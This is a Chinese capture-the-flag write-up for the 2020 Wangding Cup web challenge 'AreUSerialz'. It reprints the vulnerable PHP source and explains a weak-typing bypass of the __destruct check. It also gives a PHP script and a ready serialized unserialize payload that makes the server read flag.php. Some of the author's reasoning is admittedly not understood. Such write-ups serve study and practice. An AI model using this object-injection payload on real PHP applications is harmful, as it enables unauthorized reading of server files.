网鼎杯2020 -----部分web--writeup

原创

penson by 小乌 于 2020-05-10 17:09:16 发布 1831 收藏

AreUSerialz

```php
<?php

include("flag.php");

highlight_file(__FILE__);

class FileHandler {

    protected $op;
    protected $filename;
    protected $content;

    function __construct() {
        $op = "1";
        $filename = "/tmp/tmpfile";
        $content = "Hello World!";
        $this->process();
    }

    public function process() {
        if($this->op == "1") {
            $this->write();
        } else if($this->op == "2") {
            $res = $this->read();
            $this->output($res);
        } else {
            $this->output("Bad Hacker!");
        }
    }

    private function write() {
        if(isset($this->filename) && isset($this->content)) {
            if(strlen((string)$this->content) > 100) {
                $this->output("Too long!");
                die();
            }
            $res = file_put_contents($this->filename, $this->content);
            if($res) $this->output("Successful!");
            else $this->output("Failed!");
        } else {
            $this->output("Failed!");
        }
    }

    private function read() {
        $res = "";
```

```php
        if(isset($this->filename)) {
            $res = file_get_contents($this->filename);
        }
        return $res;
    }

    private function output($s) {
        echo "[Result]: <br>";
        echo $s;
    }

    function __destruct() {
        if($this->op === "2")
            $this->op = "1";
        $this->content = "";
        $this->process();
    }

}

function is_valid($s) {
    for($i = 0; $i < strlen($s); $i++)

        if(!(ord($s[$i]) >= 32 && ord($s[$i]) <= 125))
            return false;
    return true;
}

if(isset($_GET{'str'})) {

    $str = (string)$_GET['str'];
    if(is_valid($str)) {
        $obj = unserialize($str);
    }else{
  echo "sdadasd";
 }

}
```

```
    private function read() {
        $res = "";
        if(isset($this->filename)) {
            $res = file_get_contents($this->filename);
        }
        return $res;
    }
```

很明显有个高危函数

file_get_contents()

```
    ,

    public function process() {
        if($this->op == "1") {
            $this->write();
        } else if($this->op == "2") {
            $res = $this->read();
            $this->output($res);
        } else {
            $this->output("Bad Hacker!");
        }
    }
```


只有当属性 op = 2 的时候才能调用read()方法

```
    }

    function __destruct() {
        if($this->op === "2")
            $this->op = "1";
        $this->content = "";
        $this->process();
    }
```

但是__destruct方法会定死属性op为 1

这个绕过其实很容易
由于php是一门弱类型的语言,让属性op等于一个整形的数字
例如

```php
var_dump(1 == "1");
```

```
bool(true)
```

他是返回true
但是这个类里的变量是受保护的变量，

```php
function is_valid($s) {
        for($i = 0; $i < strlen($s); $i++)
                if(!(ord($s[$i]) >= 32 && ord($s[$i]) <= 125))
                        return false;
        return true;
}
```

序列化后变量会带\0\0 \0的ascii码是0.所以不会满足上面的函数的if，从而不能通过
*php7.1+版本对属性类型不敏感因此我们强行改变他的变量类型为公有变量，就可以利用弱类型绕过了**

exp如下


```php
<?php
class FileHandler {

    public $op = 2;
    public $filename = "flag.php";
    public $content = "a";

}


$a = new FileHandler();
//echo urlencode(serialize($a));
echo"<br/>".serialize($a);
```

但是他原来的类型是受保护的，直接将生成的paylaod传过去是不会输出flag.php的。（但是在buu上的靶机可以...）我也整不明白



我改了下content，使之字符长度与字符内容不一致（我暂时也不知道为什么）

payload

```
str=O:11:"FileHandler":3:{s:2:"op";i:2;s:8:"filename";s:8:"flag.php";s:7:"content";s:1:"ab";}
```

成功输出flag.php